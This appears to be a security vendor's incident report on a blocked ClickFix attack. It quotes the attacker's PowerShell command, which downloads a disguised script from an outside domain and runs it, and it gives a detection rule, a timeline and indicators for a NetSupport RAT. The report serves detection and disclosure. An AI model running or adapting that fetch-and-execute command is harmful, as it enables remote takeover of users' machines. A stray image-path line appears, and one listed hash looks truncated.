CLOUDJACKET MDR

Real-Time Detection and Neutralization of ClickFix Campaign

The Alert that Stopped a Breach

On October 9, 2025 at 13:35:40 EDT, CloudJacket MDR's behavioral detection engine identified and automatically terminated a sophisticated social engineering attack in progress. The entire attack lasted just 7 seconds before our automated response killed it.

What our SOC Analyst Saw:

The alert that fired showed a clear attack pattern:

Potential ClickFix infection chain via Run window

Potential infostealer process C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe executed via the Run command window by PowerShell.exe with parameters:
-w h -nop -ep Bypass -c "$b = 'bing[.]com';Test-Connection $b -Count 6 >$null;
$e='https://qorvial[.]com/sdf.wav';$c=$env:APPDATA+'\\o.ps1';
Start-BitsTransfer -Source $e -Destination $c;&$c"

Severity: HIGH
Action Taken: PROCESS AUTOMATICALLY TERMINATED

A Clear Threat

Our analyst immediately recognized this as a ClickFix attack - a social engineering technique where users are tricked into pasting malicious commands into the Windows Run dialog. The hidden PowerShell window, execution policy bypasses, and download from a suspicious domain masquerading as an audio file confirmed the threat.

How We Detected It

CloudJacket MDR uses behavioral detection that looks for suspicious patterns rather than known malware signatures. In this case, our detection logic identified a specific sequence that's become the hallmark of ClickFix campaigns.

The Detection Logic

Our rule triggers on this behavioral sequence:

```
sequence
  maxspan 2m
    |spawn_process and ps.name ~= 'explorer.exe' and length(ps.child.args) >= 2
      and
     (thread.callstack.summary imatches
       (

'ntdll.dll|KernelBase.dll|kernel32.dll|windows.storage.dll|shell32.dll|user32.dll|shell32.dll|explorer.exe
|SHCore.dll|*',

'ntdll.dll|KernelBase.dll|kernel32.dll|windows.storage.dll|shell32.dll|windows.storage.dll|shell32.dll|us
er32.dll|shell32.dll|explorer.exe|SHCore.dll|*'
       )
       or
      (thread.callstack.summary imatches '*shell32.dll|explorer.exe|*' and thread.callstack.symbols
imatches ('*shell32.dll!GetFileNameFromBrowse*'))
     )
    | by ps.child.uuid
    |spawn_process and ps.child.exe not imatches
       (
        '?:\\Program Files\\*.exe',
        '?:\\Program Files (x86)\\*.exe',
        '?:\\Windows\\System32\\*.exe'
       )
    | by ps.uuid
```

This detection identifies when Explorer spawns a process with specific call stack patterns that indicate Run dialog usage, followed by that process spawning an executable from outside trusted Windows directories. The 2-minute correlation window captures the full attack sequence, and when both conditions are met, the process is automatically killed.

The sophistication here is in the call stack analysis - we're not just looking at process relationships, but examining the actual Windows API calls and DLL loading patterns that occur when the Run dialog is used, making this detection highly accurate while maintaining low false positives.


The Attack Timeline

Time	Action
13:35:40	User executed a PowerShell command via the Windows Run dialog. The command attempted to download a file from **qorvial[.]com** disguised as "**sdf.wav**" and save it as a PowerShell script.
13:35:47	PowerShell invoked the C# compiler (csc.exe) to compile code from a temporary file - a known technique for in-memory malware execution.
13:35:47	CloudJacket MDR detected the pattern and killed the entire process chain.

Result: Attack dead in 7 seconds.

What we Prevented

Our sandbox analysis of the recovered artifacts revealed the full attack chain that never completed. The PowerShell script would have downloaded and executed a NetSupport RAT payload, establishing persistence via registry keys and connecting to command and control infrastructure at 185[.]39[.]19[.]233.



This would have given attackers complete remote access to the system, enabling credential theft, lateral movement, and data exfiltration. Instead, they got nothing.

SOC Response and Forensics

Within 30 seconds of the automated kill action, our SOC analyst was reviewing the alert. The endpoint was isolated within 2 minutes, and full forensic collection began immediately. The team recovered the partially downloaded PowerShell script, memory artifacts from the terminated processes, and initiated an enterprise-wide threat hunt for similar indicators.

By the 30-minute mark, the system was fully remediated and returned to normal operation. Zero data was exfiltrated, zero lateral movement occurred, and zero additional systems were impacted.

Why This Detection Matters

Traditional security tools would have missed this attack entirely. PowerShell.exe is legitimate and signed by Microsoft. CSC.exe is a standard .NET Framework component. Both are commonly used by administrators and developers. The malicious intent was only visible through behavioral analysis - understanding that this specific sequence of events, initiated through the Run dialog with these specific parameters, represents an attack.

This is the difference between signature-based detection and behavioral analysis. We don't need to know the malware to stop the attack. We recognize the attack pattern itself.

Impact and Outcomes

This single detection prevented a full compromise that could have resulted in ransomware deployment, data theft, or become a beachhead for broader network intrusion. The automated response meant the attack never progressed beyond initial execution, and our 24/7 SOC ensured complete remediation within 30 minutes.

Conclusion:

Modern attacks happen at machine speed. This ClickFix campaign went from initial execution to compiler invocation in 7 seconds. Human response alone cannot match this pace. CloudJacket MDR's approach combines automated behavioral detection, instant response capabilities, and expert human analysis to stop attacks before damage occurs.
When every second counts, CloudJacket MDR is already responding.

Indicators of Compromise (IOCs)

Network Indicators

- qorvial[.]com - Primary payload delivery domain
- https://qorvial[.]com/sdf.wav - Malicious PowerShell script URL
- 185[.]39[.]19[.]233 - NetSupport RAT C2 server
- 23[.]63[.]118[.]230[:]80 - Secondary C2 infrastructure
- 104[.]26[.]1[.]231[:]80 - Geolocation service
- geo[.]netsupportsoftware[.]com - NetSupport geolocation

File Indicators

PowerShell Dropper

- C:\Users\[user]\AppData\Roaming\o.ps1
  - SHA256: 8E71C5934583D4F7303E0E14BCB8040DACA9707610F9911D9B8B77DF051E10CC
  - MD5: 5DF71A5175848AB41671466522A8B158

Archive/Dropper Files

- C:\Users\[user]\Documents\mdtVi61t.wav / mdtVi61t.zip
  - SHA256: 17B9D313B781B0F2CE8EBEE9011F066CC51B20B58A860A3DB4AC5DA541387173
  - MD5: 371DC273219DAB87382E737CE5DC4036

NetSupport RAT Components

- C:\Users\[user]\Documents\ZCYMmmQaRQ\uclient32.exe
  - SHA256: 860393E31788499F8774BE83C65BCF29658CC77BF96EE2F4C86B065AEDBF77DE
  - MD5: BEAAC58FBFB2C65866CDF69CD785A48B
- C:\Users\[user]\Documents\ZCYMmmQaRQ\HTCTL32.DLL
  - SHA256: 6562585009F15155EEA9A489E474CEBC4DD2A01A26D846FDD1B93FDC24B0C269
  - MD5: 051CDB6AC8E168D178E35489B6DA4C74
- C:\Users\[user]\Documents\ZCYMmmQaRQ\TCCTL32.DLL
  - SHA256: 6FFE12CDFE0A36DEC4B4A40ECDAFB4097B1AF7C340B0FCECF9F5C67B7FA8B299
  - MD5: 1E6E804CA71EAF5BEF0ABEF95C578CF0
- C:\Users\[user]\Documents\ZCYMmmQaRQ\PCICL32.DLL
  - SHA256: B6D4A0D231941E0637485AC5833E0FDC75DB35289B54E70F3858B70D36D04C80
  - MD5: E7B92529EA10176FE35BA73FA4EDEF74

- C:\Users\[user]\Documents\ZCYMmmQaRQ\PCICHEK.DLL
  - SHA256: 0CFF893B1E7716D09FB74B7A0313B78A09F3F48C586D31FC5F830BD72CE8331F
  - MD5: 3AABCD7C81425B3B9327A2BF643251C6
- C:\Users\[user]\Documents\ZCYMmmQaRQ\msvcr100.dll
  - SHA256: 8793353461826FBD48F25EA8B835BE204B758CE7510DB2AF631B28850355BD18
  - MD5: 0E37FBFA79D349D67245692EC5FBBE3
- C:\Users\[user]\Documents\ZCYMmmQaRQ\remcmdstub.exe
  - SHA256: B11380F81B0A704E8C7E84E8A37885F5879D12FBECE311813A41992B3E9787F2
  - MD5: 5BE6FB8F28544D4F83C25A2B76FF7890
- C:\Users\[user]\Documents\ZCYMmmQaRQ\client32.ini
  - SHA256: C07F14D45DD3D32C6FEFA1CF41025E64859E8BC71199B4854E43FE8BF24CFC58
  - MD5: A23E7DB8FF8CC8C4DCD787771592E9AC
- C:\Users\[user]\Documents\ZCYMmmQaRQ\nskbfltr.inf
  - SHA256: D96856CD944A9F1587907CACEF974C0248B7F4210F1689C1E6BCAC5FED289368
  - MD5: 26E28C01461F7E65C402BDF09923D435
- C:\Users\[user]\Documents\ZCYMmmQaRQ\NSM_vpro.ini
  - SHA256: 4BFA4C00414660BA44BDDDE5216A7F28AECCAA9E2D42DF4B8FF66DB57C60522B
- MD5: 3BE27483FDCDBF9EBAE93234785235E3

Registry Persistence

- HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\SecureModule
  - Value: "C:\Users\[user]\Documents\ZCYMmmQaRQ\uclient32.exe"